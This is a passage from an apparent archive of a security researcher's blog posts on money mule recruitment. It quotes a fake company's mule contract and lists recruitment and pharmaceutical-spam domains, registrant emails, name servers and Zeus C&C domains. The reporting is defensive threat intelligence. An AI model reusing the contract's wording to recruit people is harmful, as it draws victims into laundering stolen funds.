**PHYSIS-GROUP-LLC.CC** - Email: tt@ca4.ru

**PHYSISGROUP-LLC.CO** - Email: opals@free-id.ru

**PINFOLD-GROUPINC.CO** - Email: beams@free-id.ru

**RADIUM-GROUP.CC** - Email: spy@yourisp.ru

**RADIUMUK-LTD.CC** - Email: socks@cheapbox.ru

**REDISCO-GROUPINC.HK** - Email: wimp@ca4.ru

**SANTORINI-FIN.CC** - Email: gill@cheapbox.ru

**SANTORINI-FINANCE.CO** - Email: foul@yourisp.ru

**SCHNELLER-GROUPINC.CO** - Email: foul@yourisp.ru

**SCHWARTZ-BROTHERS.cc** - Email: oozed@bz3.ru

**SILVERSUNGROUP-INC.CC** - Email: cp@ca4.ru

**SILVERSUN-GROUPUK.CO** - Email: cheer@ca4.ru

**SOLUTIONSLTD.CC** - Email: h2o@ca4.ru

**STILE-GROUP-LLC.CC** - Email: ma@free-id.ru

**SUNRISEPR-GROUP-LTD.CC** - Email: cough@ppmail.ru

**TECHADVINC.CC** - Email: chance@cheapbox.ru

**TECHADV-INC.CC** - Email: chance@cheapbox.ru

**TECHHOUSE-GROUP.CC** - Email: scale@yourisp.ru

**UKTECH-GROUP-LLC.CC** - Email: cap@ca4.ru

**USGROUP-AMINA.CO** - Email: cap@ca4.ru

**USGROUP-REIGN.CO** - Email: w@ppmail.ru

**YESGROUP-LLC.CO** - Email: twig@ppmail.ru

Name servers of notice:

**NS1.LIBUNITAU.CC** - 178.162.152.76 (AS28753) - Email: ached@yourisp.ru

**NS1.NNSQUE.CC** - Email: amok@cheapbox.ru

**NS1.OLIVAU.CC** - Email: bop@cheapbox.ru

**NS1.PAGEREDNS.CC** - 178.162.152.77 (AS28753) - Email: freer@free-id.ru

**NS1.SURPLUSUSA.CC** - 209.159.156.162 (AS19318) - Email: skulk@ppmail.ru

**NS1.TVSILVAU.CC** - Email: fact@ppmail.ru

**NS1.UKNSSPACE.CC** - 69.10.44.190 (AS19318) - Email: gravy@ca4.ru

**ns1.uksource.cc** - 69.10.44.189 (AS19318) - Email: liver@cheapbox.ru

**NS1.USABONDS.CC** - Email: bart@cheapbox.ru

**NS2.AUSTDEC.CC** - 66.199.236.114 (AS15149) - Email: bold@yourisp.ru

**NS2.COUKSNS.CC** - 122.70.148.179 (AS55462) - Email: preen@ppmail.ru

**ns2.gbtrade.cc** - 66.199.236.114 (AS15149) - Email:  
ct@yourisp.ru

**NS2.OLIVAU.CC** - Email: bop@cheapbox.ru

**NS2.RINGTONS.CC** - 66.199.236.115 (AS15149) - Email:  
aaron@cheapbox.ru

**NS2.TVSILVAU.CC** - Email: fact@ppmail.ru

**NS2.USAFUNDS.CC** - 76.73.47.28 (AS30058) - Email:  
tile@yourisp.ru

**NS2.ZONENSUK.CC** - 178.162.181.11 (AS28753) - Email:  
rooms@ppmail.ru

**NS3.AUSTDEC.CC** - 178.162.181.11 (AS28753) - Email:  
bold@yourisp.ru

**NS3.FOLOWDNS.CC** - 178.162.181.11 (AS28753) - Email:  
dyed@bz3.ru

**NS3.SDNSAU.CC** - Email: level@cheapbox.ru

**NS3.SURPLUSUSA.CC** - 69.50.192.97 (AS18866) - Email:  
skulk@ppmail.ru

**NS3.TVSILVAU.CC** - Email: fact@ppmail.ru

**NS3.UKCCONS.CC** - 178.162.181.11 (AS28753) - Email:  
ted@cheapbox.ru

**NS3.UKDNS.CC** - 66.199.236.116 (AS15149) - Email:  
append@free-id.ru

**ns3.ukearnings.cc** - 178.162.181.11 (AS28753) - Email:  
bf@free-id.ru



*ASs of notice using standart ns1;ns2; ns3 structure:*

**AS28753** - NETDIRECT AS NETDIRECT Frankfurt, DE

**AS19318** - NJIIX-1 NJIIX.net 110B Meadowlands Pkwy  
Secaucus, NJ 07094 +1.201.605.1425

**AS28753** - NETDIRECT AS NETDIRECT Frankfurt, DE

**AS15149** - EZZI-101-BGP EZZI

**- Long term trends - "from mule inventory to transactions inventory"**

*With the [4]**localization and standardization/template-tization of the entire money mule recruitment process** an every day's reality, quality assurance and diversification of the markets/market segments in order to increase the probability of successful social engineering attack, will start taking place. Moreover, the current template driven recruitment ecosystem will inevitably start taking advantage of basic concepts such as geolocation and content*

*cloaking, in order to once again increase the probability for converting a web site visitor into a mule.*

*At an invite-only conference that I attended in September, 2010, someone from the audience asked me a*

*rather interesting question. Does it really matter how many mules are recruited by a particular syndicate, and most importantly, can we talk about average number of days/weeks/hours by the time the mule gets busted, and can no*

*longer offer his/her services?*

*In the long term, we're inevitably going to witness the migration from building inventories of mules to transaction-driven mule recruitment model where the capability-driven mentality surpasses the mule inventory building one.*

*The number of possible transactions with success rates based on historical performance, combined with an infinite loop of recruitment is what will drive the entire mule recruitment ecosystem.*

***Related posts:***

*[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[7]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[9]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[10]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[12]Keeping Reshipping Mule Recruiters on a Short Leash*

*[13]Keeping Money Mule Recruiters on a Short Leash*

*[14]Standardizing the Money Mule Recruitment Process*

*[15]Inside a Money Laundering Group's Spamming Operations*

639

*[16]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[17]Money Mules Syndicate Actively Recruiting Since 2002*

*This post has been reproduced from [18]Dancho Danchev's blog.*

1. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835>

4. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

5. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

8. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
10. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
11. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
13. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
14. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
15. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
16. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
17. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
18. <http://ddanchev.blogspot.com/>

640



### ***Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)***

*With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the*

*cybercrime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the "*  
***[1]Keeping Money Mule Recruiters on a Short Leash"***  
*series are here to stay.*

*What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-*

*cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple markets/covering different market segments.*

***- Current trends - Localization and standardization/template-tization***

*A great example of this trend - largely driven by the*  
***[2]standardization and template-zation of money mule***

***recruitment sites as a service- is Schwartz & Brothers LLC (schwartz-brothers.cc).***

*" Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.*

*We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "*

641



*From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty*

*static, excluding several time quality assurance oriented details. For instance, every potential mule is required to download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia, next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.*

*Moreover, in the context of quality assurance, the recruiters also ask the applicant " Are you/were you con-victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.*

### **- The Terms of Service**

642



#### **" DUTIES:**

*The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to process payments to the Company's partners by Western Union or MoneyGram*

*money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.*

#### **CONFIDENTIALITY:**

*The Contractor acknowledges that during the engagement he will have access to and become acquainted with*

*various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including,*

*without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.*

*The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.*

643

*The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.*

*The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the confidential nature of his relationship to the Company and of the services hereunder.*

*If the Contractor releases any of the above information to any parties outside of this company, such as per-*

*sonal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

#### **TERMS OF ENGAGEMENT:**

*The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. **During the probationary***

***period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month***

***plus 8 % commission from each payment processing operation. After the probationary period the Company***

***agrees to revise and raise the base salary to 3000 USD.** The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.*

#### **COMPENSATION:**

*The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in*



*connection with money transfer by Western Union or MoneyGram systems*

*(should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.*

*The Company shall have the right to decrease the Contractor's commission in case the payment processing*

*terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay.*

*The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance*

*notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new instructions. However, salary for each day-off is deducted from the Contractor's base salary. "*

### ***- OSINT data for money mule recruitment sites***

*The following portfolio of money mule recruitment domains appears to have been registered using automated email*

registration tools, with the potential for [3]**CAPTCHA outsourcing** clearly considered by the malicious parties, taking into consideration the even decreasing price for solving CAPTCHA challenges.

**4STAR-SOLUTIONS.CC** - Email: [urge@bz3.ru](mailto:urge@bz3.ru)

**ACOON-GROUP.LLC.CC** - Email: [bombay@yourisp.ru](mailto:bombay@yourisp.ru)

**ACOONGROUP-LLC.CO** - Email: [jx@ppmail.ru](mailto:jx@ppmail.ru)

**AIMIC-GROUP.LLC.CC** - 98.141.220.118 - Email: [aryan@ppmail.ru](mailto:aryan@ppmail.ru)

**AMINA-GROUP.CO.CO** - Email: [beige@ca4.ru](mailto:beige@ca4.ru)

**AMINA-GROUP.INC.CC** - Email: [zowie@yourisp.ru](mailto:zowie@yourisp.ru)

**AMINA.ORG.CC** - Email: [range@ppmail.ru](mailto:range@ppmail.ru)

644



**ARPHIS-GOLDGROUP.CC** - Email: [rook@ca4.ru](mailto:rook@ca4.ru)

**ARPHIS-GOLDGROUP.CC** - Email: [rook@ca4.ru](mailto:rook@ca4.ru)

**ARPHISGOLDGROUP-INC.CO** - Email: [ira@bz3.ru](mailto:ira@bz3.ru)

**AUS-FINANCE.CC** - Email: [ours@ca4.ru](mailto:ours@ca4.ru)

**BREDGAR-GROUP.LLC.CC** - Email: [zoe@ca4.ru](mailto:zoe@ca4.ru)

**BREDGARGROUP-LLC.CO** - Email: [judo@free-id.ru](mailto:judo@free-id.ru)

**CESIS-GROUP.LLC.CC** - Email: [el@cheapbox.ru](mailto:el@cheapbox.ru)

**CESISGROUP-LLC.CC** - Email: [flip@free-id.ru](mailto:flip@free-id.ru)

**CESIS-GROUPLLC.CO** - Email: our@ca4.ru

**COCOONGROUP-LLC.HK** - Email: most@cheapbox.ru

**CORES-GROUP.CC** - Email: jaun@cheapbox.ru

**CORESGROUP-INC.CO** - Email: yule@cheapbox.ru

**CORES-GROUPLTD.CO** - Email: liszt@bz3.ru

**CRAFT-GROUPNET.CC** - Email: room@yourisp.ru

**DILIGENCE-GROUP.CO** - Email: twig@ppmail.ru

**DILIGENCE-GROUPINC.CC** - Email: till@cheapbox.ru

**DUNCROFT-GROUP-INC.CC** - Email: swiss@ca4.ru

**DUNCROFTGROUP-INC.CO** - Email: shoot@ppmail.ru

**ELSDEN-GROUPINC.HK** - Email: lost@ppmail.ru

**FARLINE-FIN.CO** - Email: pecks@free-id.ru

**FARLINE-FININC.CC** - Email: cynic@free-id.ru

**FILEGROUP-LLC.CO** - Email: knelt@ca4.ru

**FINTEC-LTD.CC** - Email: w@yourisp.ru

**FINTEC-UK.CO** - Email: sons@bz3.ru

**GLEICHFALLS-GROUPINC.CO** - Email: tents@ppmail.ru

**I-COMPASS-GROUP.CO** - Email: wolf@ca4.ru

**IM-SYSGROUP.CO** - Email: truce@free-id.ru

**IMSYSTEMS-GROUP.CC** - Email: agate@bz3.ru

**INCOGROUP-USA.CO** - Email: beams@free-id.ru

**JOURNEY-FINANCIAL.CC** - Email: lulu@ca4.ru

645

**LBMGROUPCO.CC** - Email: dreamy@ppmail.ru

**LBM-GROUPINC.CO** - Email: coma@ca4.ru

**LCD-FIN.CO** - Email: salt@free-id.ru

**LCD-FINANCE.CC** - Email: fritz@bz3.ru

**MACROTECHINC.CC** - Email: cv@yourisp.ru

**MACROTECH-UK.CO** - Email: curl@cheapbox.ru

**MALLOW-GROUP.CC** - Email: cues@ppmail.ru

**MALLOW-GROUPINC.CO** - Email: hn@bz3.ru

**MONEY-VISUALUK.CC** - Email: hn@bz3.ru

**MONEYVISUAL-LLC.CO** - Email: yam@free-id.ru

**MARFYGROUP.CC** - Email: thorny@cheapbox.ru

**MICHAELESGROUP-USA.CO** - Email: knelt@ca4.ru

**OLIVER-SONSINC.CC** - Email: drub@cheapbox.ru

**ONLINE-SOLUTIONSLLC.CC** - Email: coma@ca4.ru

**PEGASLTDUNION.cc** - Email: prim@bz3.ru

**PHYSIS-GROUPLLC.CC** - Email: tt@ca4.ru

**PHYSISGROUP-LLC.CO** - Email: opals@free-id.ru

**PINFOLD-GROUPINC.CO** - Email: beams@free-id.ru

**RADIUM-GROUP.CC** - Email: spy@yourisp.ru

**RADIUMUK-LTD.CC** - Email: socks@cheapbox.ru

**REDISCO-GROUPINC.HK** - Email: wimp@ca4.ru

**SANTORINI-FIN.CC** - Email: gill@cheapbox.ru

**SANTORINI-FINANCE.CO** - Email: foul@yourisp.ru

**SCHNELLER-GROUPINC.CO** - Email: foul@yourisp.ru

**SCHWARTZ-BROTHERS.cc** - Email: oozed@bz3.ru

**SILVERSUNGROUP-INC.CC** - Email: cp@ca4.ru

**SILVERSUN-GROUPUK.CO** - Email: cheer@ca4.ru

**SOLUTIONSLTD.CC** - Email: h2o@ca4.ru

**STILE-GROUPLLC.CC** - Email: ma@free-id.ru

**SUNRISEPR-GROUPLTD.CC** - Email: cough@ppmail.ru

**TECHADVINC.CC** - Email: chance@cheapbox.ru

**TECHADV-INC.CC** - Email: chance@cheapbox.ru

**TECHHOUSE-GROUP.CC** - Email: scale@yourisp.ru

**UKTECH-GROUPLLC.CC** - Email: cap@ca4.ru

**USGROUP-AMINA.CO** - Email: cap@ca4.ru

**USGROUP-REIGN.CO** - Email: w@ppmail.ru

**YESGROUP-LLC.CO** - Email: twig@ppmail.ru

*Name servers of notice:*

**NS1.LIBUNITAU.CC** - 178.162.152.76 (AS28753) - Email: *ached@yourisp.ru*

**NS1.NNSQUE.CC** - Email: *amok@cheapbox.ru*

**NS1.OLIVAU.CC** - Email: *bop@cheapbox.ru*

**NS1.PAGEREDNS.CC** - 178.162.152.77 (AS28753) - Email: *freer@free-id.ru*

**NS1.SURPLUSUSA.CC** - 209.159.156.162 (AS19318) - Email: *skulk@ppmail.ru*

**NS1.TVSILVAU.CC** - Email: *fact@ppmail.ru*

**NS1.UKNSSPACE.CC** - 69.10.44.190 (AS19318) - Email: *gravy@ca4.ru*

**ns1.uksource.cc** - 69.10.44.189 (AS19318) - Email: *liver@cheapbox.ru*

**NS1.USABONDS.CC** - Email: *bart@cheapbox.ru*

**NS2.AUSTDEC.CC** - 66.199.236.114 (AS15149) - Email: *bold@yourisp.ru*

**NS2.COUKSNS.CC** - 122.70.148.179 (AS55462) - Email: *preen@ppmail.ru*

646

**ns2.gbtrade.cc** - 66.199.236.114 (AS15149) - Email: *ct@yourisp.ru*

**NS2.OLIVAU.CC** - Email: *bop@cheapbox.ru*

**NS2.RINGTONS.CC** - 66.199.236.115 (AS15149) - Email: aaron@cheapbox.ru

**NS2.TVSILVAU.CC** - Email: fact@ppmail.ru

**NS2.USAFUNDS.CC** - 76.73.47.28 (AS30058) - Email: tile@yourisp.ru

**NS2.ZONENSUK.CC** - 178.162.181.11 (AS28753) - Email: rooms@ppmail.ru

**NS3.AUSTDEC.CC** - 178.162.181.11 (AS28753) - Email: bold@yourisp.ru

**NS3.FOLOWDNS.CC** - 178.162.181.11 (AS28753) - Email: dyed@bz3.ru

**NS3.SDNSAU.CC** - Email: level@cheapbox.ru

**NS3.SURPLUSUSA.CC** - 69.50.192.97 (AS18866) - Email: skulk@ppmail.ru

**NS3.TVSILVAU.CC** - Email: fact@ppmail.ru

**NS3.UKCCONS.CC** - 178.162.181.11 (AS28753) - Email: ted@cheapbox.ru

**NS3.UKDNS.CC** - 66.199.236.116 (AS15149) - Email: append@free-id.ru

**ns3.ukearnings.cc** - 178.162.181.11 (AS28753) - Email: bf@free-id.ru

*ASs of notice using standart ns1;ns2; ns3 structure:*

**AS28753** - NETDIRECT AS NETDIRECT Frankfurt, DE

**AS19318** - NJIIX-1 NJIIX.net 110B Meadowlands Pkwy  
Secaucus, NJ 07094 +1.201.605.1425

**AS28753** - NETDIRECT AS NETDIRECT Frankfurt, DE

**AS15149** - EZZI-101-BGP EZZI

**- Long term trends - "from mule inventory to transactions inventory"**

*With the [4]**localization and standardization/template-tization of the entire money mule recruitment process** an every day's reality, quality assurance and diversification of the markets/market segments in order to increase the probability of successful social engineering attack, will start taking place. Moreover, the current template driven recruitment ecosystem will inevitably start taking advantage of basic concepts such as geolocation and content*

*cloaking, in order to once again increase the probability for converting a web site visitor into a mule.*

*At an invite-only conference that I attended in September, 2010, someone from the audience asked me a*

*rather interesting question. Does it really matter how many mules are recruited by a particular syndicate, and most importantly, can we talk about average number of days/weeks/hours by the time the mule gets busted, and can no*

*longer offer his/her services?*

*In the long term, we're inevitably going to witness the migration from building inventories of mules to transaction-*



*driven mule recruitment model where the capability-driven mentality surpasses the mule inventory building one.*

*The number of possible transactions with success rates based on historical performance, combined with an infinite loop of recruitment is what will drive the entire mule recruitment ecosystem.*

***Related posts:***

*[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[7]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[9]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[10]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[12]Keeping Reshipping Mule Recruiters on a Short Leash*

*[13]Keeping Money Mule Recruiters on a Short Leash*

*[14]Standardizing the Money Mule Recruitment Process*

*[15]Inside a Money Laundering Group's Spamming Operations*

*[16]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[17]Money Mules Syndicate Actively Recruiting Since 2002*

*This post has been reproduced from [18]Dancho Danchev's blog.*

1. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835>

4. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

5. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

8. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

10. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
11. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
13. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
14. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
15. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
16. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
17. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
18. <http://ddanchev.blogspot.com/>

648

## **2.2**

### **February**

649



**(2011-02-09 12:43)**

*Whatever the cybercrime marketplace demands, the cybercrime marketplace supplies.*

650



### ***Spamvertised Portfolio of Fraudulent/Pharmaceutical Domains (2011-02-14 20:14)***

*Just in time for Saint Valentin's days, pharmaceutical scammers have switched their localized templates to a more romantic theme.*

*The domains have been registered using three separate Yahoo! Mail accounts, and are all responding to a sin-*

*gle IP - 115.239.229.196; AS4134, CHINA-TELECOM China Telecom with four currently active [1]Zeus C &Cs within the same AS - **aiyanxinxi.com; wawnet.net; www.zuihouyi.com; nascetur.com.***

**abpillsw.ru** - Email: nikitapetuhov@yahoo.com

**alpillsw.ru** - Email: nikitapetuhov@yahoo.com

**alypillsw.ru** - Email: nikitapetuhov@yahoo.com

**annpillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**asapillsm.ru** - Email: alexeycheremisinov@yahoo.com

**barpillsw.ru** - Email: nikitapetuhov@yahoo.com

**bazpillso.ru** - Email: muzalevskayaekaterina@yahoo.com

**bupillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**capillso.ru** - Email: muzalevskayaekaterina@yahoo.com

**carpillsw.ru** - Email: nikitapetuhov@yahoo.com

**celpillsw.ru** - Email: nikitapetuhov@yahoo.com

**chapillsm.ru** - Email: alexeycheremisinov@yahoo

651

**chapillso.ru** - Email: muzalevskayaekaterina@yahoo.com

**chpillso.ru** - Email: muzalevskayaekaterina@yahoo.com

**cinpillsp.ru** - Email: nikitapetuhov@yahoo.com

**conpillsw.ru** - Email: alexeycheremisinov@yahoo.com

**copillsm.ru** - Email: alexeycheremisinov@yahoo.com

**copillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**corpillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**crpillsm.ru** - Email: alexeycheremisinov@yahoo.com

**depillsm.ru** - Email: alexeycheremisinov@yahoo.com

**depillso.ru** - Email: muzalevskayaekaterina@yahoo.com

**despillsw.ru** - Email: nikitapetuhov@yahoo,cim

**dipillsm.ru** - Email: alexeycheremisinov@yahoo.com

**dipillsw.ru** - Email: nikitapetuhov@yahoo.com

**duppillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**enkpillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**estpillsm.ru** - Email: alexeycheremisinov@yahoo.com

**ethpillsm.ru** - Email: alexeycheremisinov@yahoo.com

**exapillsw.ru** - Email: nikitapetuhov@yahoo.com

**flipillso.ru** - Email: alexeycheremisinov@yahoo.com

**flpillso.ru** - Email: alexeycheremisinov@yahoo.com

**funpills.ru** - Email: muzalevskayaekaterina@yahoo.com

**glpillso.ru** - Email: alexeycheremisinov@yahoo.com

**haupillso.ru** - Email: alexeycheremisinov@yahoo.com

**hipills.ru** - Email: muzalevskayaekaterina@yahoo.com

652



**invpillso.ru** - Email: alexeycheremisinov@yahoo.com

**isapillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**itepillsw.ru** - Email: nikitapetuhov@yahoo.com

**jopillso.ru** - Email: alexeycheremisinov@yahoo.com

**kipillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**kipillsw.ru** - Email: nikitapetuhov@yahoo.com

**krpillsw.ru** - Email: nikitapetuhov@yahoo.com

**lopillso.ru** - Email: alexeycheremisinov@yahoo.com

**lopillsw.ru** - Email: nikitapetuhov@yahoo.com

**mapillso.ru** - Email: alexeycheremisinov@yahoo.com

**marpillsw.ru** - Email: nikitapetuhov@yahoo.com

**metpillso.ru** - Email: alexeycheremisinov@yahoo.com

**monpillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**nopillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

653



**odpillsw.ru** - Email: nikitapetuhov@yahoo.com

**panpillsw.ru** - Email: nikitapetuhov@yahoo.com

**phpillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**pillsbi.ru** - Email: simakovs@yahoo.com

**pillsly.ru** - Email: alexeycheremisinov@yahoo.com

**pillsnk.ru** - Email: alexeycheremisinov@yahoo.com

**pillsoep.ru** - Email: alexeycheremisinov@yahoo.com

**pillsoes.ru** - Email: alexeycheremisinov@yahoo.com

**pillsoff.ru** - Email: alexeycheremisinov@yahoo.com

**pillsogn.ru** - Email: alexeycheremisinov@yahoo.com

**pillsois.ru** - Email: alexeycheremisinov@yahoo.com

**pillsoke.ru** - Email: alexeycheremisinov@yahoo.com

**pillsokt.ru** - Email: alexeycheremisinov@yahoo.com

***pillsong.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsont.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsooc.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsopa.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsore.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsosa.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsosl.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsoti.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsouc.ru*** - Email: alexeycheremisinov@yahoo.com

***pillsove.ru*** - Email: alexeycheremisinov@yahoo.com

654

***pillspba.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspcr.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspiz.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspnc.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspne.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspno.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspns.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillsppp.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillsppt.ru*** - Email: muzalevskayaekaterina@yahoo.com



***pillspra.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspre.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillsprg.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspsa.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspss.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspst.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillspsti.ru*** - Email: muzalevskayaekaterina@yahoo.com

***pillsqu.ru*** - Email: alexeycheremisinov@yahoo.com

***pillswal.ru*** - Email: nikitapetuhov@yahoo.com

***pillswam.ru*** - Email: nikitapetuhov@yahoo.com

***pillswar.ru*** - Email: nikitapetuhov@yahoo.com

***pillswau.ru*** - Email: nikitapetuhov@yahoo.com

***pillswcu.ru*** - Email: nikitapetuhov@yahoo.com

***pillswed.ru*** - Email: nikitapetuhov@yahoo.com

***pillswep.ru*** - Email: nikitapetuhov@yahoo.com

***pillswer.ru*** - Email: nikitapetuhov@yahoo.com

***pillswet.ru*** - Email: nikitapetuhov@yahoo.com

***pillswey.ru*** - Email: nikitapetuhov@yahoo.com

***pillswis.ru*** - Email: nikitapetuhov@yahoo.com

***pillswng.ru*** - Email: nikitapetuhov@yahoo.com

***pillswol.ru*** - Email: *nikitapetuhov@yahoo.com*

See also:

- ***[2]Inside an affiliate spam program for pharmaceuticals***
- ***[3]Survey: Millions of users open spam emails, click on links***
- ***[4]Microsoft's Bing invaded by pharmaceutical scammers***

***pillswre.ru*** - Email: *nikitapetuhov@yahoo.com*

***pillswss.ru*** - Email: *nikitapetuhov@yahoo.com*

***pillswti.ru*** - Email: *nikitapetuhov@yahoo.com*

***pillswtt.ru*** - Email: *nikitapetuhov@yahoo.com*

